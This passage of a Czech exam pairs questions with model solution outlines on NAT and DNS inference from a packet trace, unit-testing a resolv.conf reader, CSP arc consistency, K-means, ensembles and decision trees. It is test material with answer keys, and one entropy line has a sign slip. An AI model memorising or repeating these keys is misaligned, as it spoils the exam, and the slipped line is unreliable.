Čísla v hranatých závorkách na začátku každého řádku slouží k pohodlnějšímu odkazování na jednotlivé pakety ve vašem zdůvodnění. Na každém řádku pak následuje časové razítko, identifikace protokolu a komunikujících stran a pak potenciálně částečně dekodovaný obsah komunikace.

Na základě záchytu výše zmíněných paketů co nejlépe odhadněte následující a svůj odhad zdůvodněte.

1. Vyjmenujte (adresami) všechny počítače, na jejichž existenci v síti můžete z komunikace usuzovat.
2. Popište pravděpodobnou topologii sítě (jak jsou počítače propojeny a jaká je jejich role).
3. Napište co nejvíce informací o provozu, který byl zachycen, a které jsou z výpisu vidět.

Nástin řešení Časové značky určují pořadí paketů [3], [1], [2] a [4].

To napovídá, že počítač 172.16.1.20 chce komunikovat s 195.113.20.77 na portu 53. Vzhledem k tomu, že v prostředních paketech je adresa přepsána na 192.168.122.249 (zatímco obsah zůstává stejný), můžeme usuzovat na to, že X je ve skutečnosti router, který provádí NAT.

Pak lze odvodit, že 172.16.1.20 bude klient, podle portu 53 půjde pravděpodobně o DNS dotaz. Takže 195.113.20.77 bude nejspíše DNS server, 195.113.27.222 bude výsledek překladu (A záznam), např. webový server.

Adresa 192.168.122.249 bude pak patřit počítači X a bude přidělena jeho uplink rozhraní (eth0). Adresu směrem k 172.16.1.20 (eth1) nelze z výpisu určit.

26 Testování (specializace SP)

Předpokládejme bezparametrovou funkci `getResolvers`, která čte ze souboru `/etc/resolv.conf` a vrací seznam DNS serverů (tj. standardní konfigurace na unixových systémech). Pseudokód implementace může vypadat například takto:

```
def getResolvers ():  
    result = []  
    with open ('/etc/resolv.conf', 'r') as f:  
        for line in f:  
            if line.startswith ('nameserver_'):  
                result.append (line.substring (11))  
            else:  
                # ostatni radky zatim ignorujeme  
                pass  
    return result
```

Na následující body odpovídejte vždy v kontextu uvažované funkce (tedy nikoliv obecně).

1. Zvažte a napište, jak je funkce testovatelná, a co nejvíce napomáhá nebo brání dobré testovatelnosti.
2. Navrhněte, jakým způsobem by šla testovatelnost vylepšit. Uvažujte odděleně řešení, která mění signaturu funkce, a řešení, která signaturu zachovávají.
3. Navrhněte základní unit testy, podle vaší volby pro původní funkci nebo její upravenou variantu z předchozího bodu. Popište, jakým způsobem budete testovat situaci, kdy soubor `/etc/resolv.conf` neexistuje.

Pro napsání testů a návrh rozhraní využijte jeden z jazyků C/C#/C++ nebo Java. Uvažujte odpovídající signaturu v daném jazyce, například `public static List<String> getResolvers()`.

Nástin řešení Hlavním problémem testovatelnosti je obtížné (resp. téměř nemožné) vytváření (přepisování) souboru `/etc/resolv.conf` během testů.

Z hlediska použitelnosti je signatura celkem v pořádku, pro testovatelnost je tedy vhodné mít možnost „podstrčit“ jiný název souboru (např. skrz globální proměnnou), nebo zabalit implementaci, která jako argument dostává cestu k souboru. Testy pak mohou vytvářet dočasné soubory a předpokládají, že vnější funkce, která jen deleguje zabalené implementaci s konstantním názvem souboru, nebude chybná.

Alternativně lze využít mockovací framework, který může nabídnout mockování celého filesystému.

Zvážit lze i oddělení čtení a zpracování obsahu souboru tak, aby testy mohly používat testovací data v paměti a nemusely vytvářet soubory.

Základní testy by měly otestovat přítomnost 0, 1 a více resolverů. Pro test s neexistujícím souborem je vhodné využít možnosti testovacího frameworku, kdy např. jako anotaci přidáme k celému testu `expectThrows`. Bylo by vhodné řešit zpracování syntaktických chyb, z uvedeného pseudokódu nicméně nevyplývá, jestli je vhodné je přeskakovat nebo hlásit jako chybu.

27 CSP (specializace UI-SU, UI-ZPJ)

1. Definujte binární Constraint Satisfaction Problem (CSP), konkrétně vstup a výstup tohoto problému. Co znamená „hranová konzistence“ v kontextu CSP?
2. Pokud je problém hranově konzistentní, je zaručeno, že je splnitelný? Pokud problém není hranově konzistentní, může být stále splnitelný? Svou odpověď zdůvodněte nebo poskytněte protipříklady.
3. Uvažte následující binární CSP, aplikujte algoritmus AC-3 pro dosažení hranové konzistence. Součástí řešení musí být postup.

Mějme celočíselné proměnné A , B , C a D s doménami:

$$D_A = \{1\}$$

$$D_B = \{1, 2, 3\}$$

$$D_C = \{1, 2, 3\}$$

$$D_D = \{1, 2, 3\}$$

Podmínky:

$$C_1 : C + D = 4$$

$$C_2 : A + B \leq 3$$

$$C_3 : B + C \geq 4$$

Nástin řešení

1. CSP je definován množinou proměnných, doménou (tj. množinou hodnot) pro každou proměnnou a množinou podmínek nad proměnnými. V binárním CSP může každá podmínka obsahovat maximálně dvě proměnné. Podmínka je hranově konzistentní, pokud pro každou hodnotu z domény každé proměnné v dané podmínce existuje přípustná hodnota z domény ostatních proměnných z dané podmínky. Problém je hranově konzistentní, pokud je každá podmínka hranově konzistentní.
2. Hranově konzistentní problém nemusí být splnitelný. Například tři proměnné X_1, X_2, X_3 s binárními doménami $\{0, 1\}$ a podmínkami pro každou dvojici $X_i \neq X_j$. Hranově nekonzistentní problém může být splnitelný. Například příklad ze zadání.
3. Algoritmus AC-3 mění domény proměnných tak, aby byly všechny podmínky hranově konzistentní. Podmínky, které obsahují proměnné, kterým se změnily domény, se musí zkontrolovat znovu. Hranově konzistentní problém má domény $D_A = \{1\}$, $D_B = \{1, 2\}$, $D_C = \{2, 3\}$, $D_D = \{1, 2\}$.

28 Shlukování pomocí K -means (specializace UI-SU, UI-ZPJ)

1. Popište algoritmus K -means. K čemu se používá? Popište podrobně jeho kroky a jak je možné algoritmus inicializovat.
2. Jakou ztrátovou funkci algoritmus optimalizuje?
3. Konverguje algoritmus? Zformulujte argument nebo důkaz, proč tomu tak je. Jaké to má praktické důsledky?

Nástin řešení

- K -means je algoritmus učení bez učitele (neřízené učení) používaný pro shlukování dat do K skupin podle (geometrické) podobnosti jejich rysů.
- Algoritmus:
 1. Inicializace K centroidů (náhodně nebo pomocí metod jako `kmeans++`).
 2. Algoritmus: Opakuj, dokud nedojde ke konvergenci (žádná změna přiřazení nebo centroidů):
 - (a) Přiřaď každý datový bod k nejbližšímu centroidu.
 - (b) Aktualizuj centroidy výpočtem průměru všech bodů v každém shluku.
- `Kmeans++` inicializace: začni s náhodným centroidem, poté iterativně vybírej nové centroidy s pravděpodobností úměrnou čtverci vzdálenosti od nejbližšího již existujícího centroidu.
- Ztrátová funkce, kterou algoritmus optimalizuje, je součet čtverců vzdáleností mezi datovými body a jejich přiřazenými centroidy.
- Algoritmus konverguje, protože každá iterace snižuje hodnotu ztrátové funkce, která je omezená zdola nulou. Zaručuje pouze konvergenci k lokálnímu minimu, nikoli nutně k globálnímu minimu.
- Praktické důsledky: Volba počátečních centroidů může ovlivnit konečný výsledek shlukování, a proto může být nutné provést více běhů s různými inicializacemi, aby se našlo lepší řešení.

29 Kombinace modelů (specializace UI-SU, UI-ZPJ)

1. Stručně popište základní myšlenky technik bagging a boosting. Uveďte příklad konkrétních modelů, které tyto techniky používají.
2. Uvažujme tři různé modely M_1 , M_2 a M_3 pro binární klasifikaci. Přesnost (accuracy) modelu M_1 je 0.70, přesnost modelu M_2 je 0.75 a přesnost modelu M_3 je 0.80. Z těchto modelů vytvoříme ensemble tak, že modely necháme hlasovat (vzorek se předloží všem modelům a jako finální odpověď se použije ta, která je častější). Za jakých podmínek bude přesnost výsledného ensemble lepší, než přesnost nejlepšího modelu? Jaká je nejlepší dosažitelná přesnost ensemble? Za jakých podmínek bude naopak přesnost ensemble horší než přesnost nejlepšího modelu? *Nápověda: Uvažujte předpovědi každého z modelů na jednotlivých vzorcích dat.*

Nástin řešení

1. Bagging trénuje modely na různých náhodných podmnožinách trénovací množiny (bootstrap). Výstupy modelů se následně agregují (např. hlasováním) pro finální predikci ensemble. Při boostingu se trénuje posloupnost modelů tak, že instance špatně předpovězené předchozím modelem mají větší váhu. Příkladem baggingu může být random forest, příkladem boostingu AdaBoost nebo XGBoost.
2. Pokud každý z modelů chybně předpovídá jiná data (množiny chybně předpovězených instancí jsou navzájem disjunktní), výsledný ensemble bude mít accuracy 100 %. Pokud by naopak množina instancí chybně klasifikovaných modelem M_2 byla podmnožinou množiny chybně klasifikovaných M_1 , bude accuracy přinejlepším 0.75. Pokud by navíc chybně klasifikované vzorky modelu M_3 pokryly zbytek chybně klasifikovaných modelem M_1 , bude accuracy přinejlepším 0.7.

30 Rozhodovací strom (specializace UI-SU)

- a) Popište algoritmus tvoření rozhodovacího stromu. Postavte strom z trénovacích dat uvedených dále s tím, že do kořene zvolte atribut D . Všechny další volby atributů zdůvodněte, pro pravý podstrom D spočítejte hodnoty kritéria pro všechny atributy.

Cílový atribut je Y . Sloupec 'id' nesmí být použit k učení, slouží jen pro snazší identifikaci řádku.

Potřebujete-li logaritmy, stačí přibližně. Například $\log_2(1/3) \approx -1.58$, $\log_2(2/3) \approx -0.58$, $\log_2(3/4) \approx -0.42$.

- b) Vysvětlíte pojem prořezávání stromu a uveďte neprořezaný strom do maximální hloubky a prořezaný strom. Uveďte kritérium pro prořezávání.

Trénovací data:

id	A	B	C	D	Y
0	3	4	8	6	0
1	1	2	8	6	0
2	1	2	8	3	1
3	3	2	8	6	1
4	1	4	6	6	1
5	3	2	8	6	0
6	3	4	6	3	0
7	3	4	8	3	1

Nástin řešení

- a) Pro výběr atributu se užívá entropie nebo gini index. Entropie pro dvouhodnotovou pravděpodobnost je definovaná

$$H(a, b) = -\frac{a}{a+b} \log_2\left(\frac{a}{a+b}\right) - \frac{b}{a+b} \log_2\left(\frac{b}{a+b}\right)$$

např.

$$H(1/3, 2/3) = -\frac{1}{3} \log_2\left(\frac{1}{3}\right) - \frac{2}{3} \log_2\left(\frac{2}{3}\right) \approx -\frac{-1.58}{3} - \frac{2 \cdot (-0.58)}{3} = \frac{2.74}{3} \approx 0.91$$

Entropický zisk je rozdíl entropie před dělením a vážené entropie po dělení; vážená entropie po dělení dle A, B v pravém podstromu je:

$$\frac{3}{5} \cdot H(1, 2) + \frac{2}{5} H(1, 1) \approx \frac{3}{5} \cdot 0.91 - \frac{2}{5} \cdot 1 \approx 0.95.$$

vážená entropie po dělení dle C v pravém podstromu je:

$$\frac{1}{5} \cdot H(1, 0) + \frac{4}{5} H(3, 1) \approx \frac{4}{5} \cdot 0.811 \approx 0.65$$

proto má dělení podle C vyšší entropický zisk.

Postavený strom vyjde stejný na základě entropie i gini, viz obrázek.

- b) Prořezávání se snaží odstranit přeučení, kdy chyba na trénovacích datech je sice malá, ale na testovacích větší než u jednoduššího stromu.

V našem případě ve stromě na obrázku nahradíme uzel $A \leq 2.0$ listem, protože chybu klasifikace nezhoršíme a strom bude mít menší počet listů.

Je mnoho různých metod prořezávání, např. cost complexity pruning definuje $R(T_t)$ jakožto celkovou chybu klasifikace (pod)stromu T_t s kořenem v uzlu t , $R(t)$ když t bude listem, $|T|$ počet listů stromu, a iterativně vybírá uzel t s nejmenším $\alpha_{eff} = \frac{R(t) - R(T_t)}{|T_t| - 1}$ dokud je α_{eff} menší než zvolený práh.

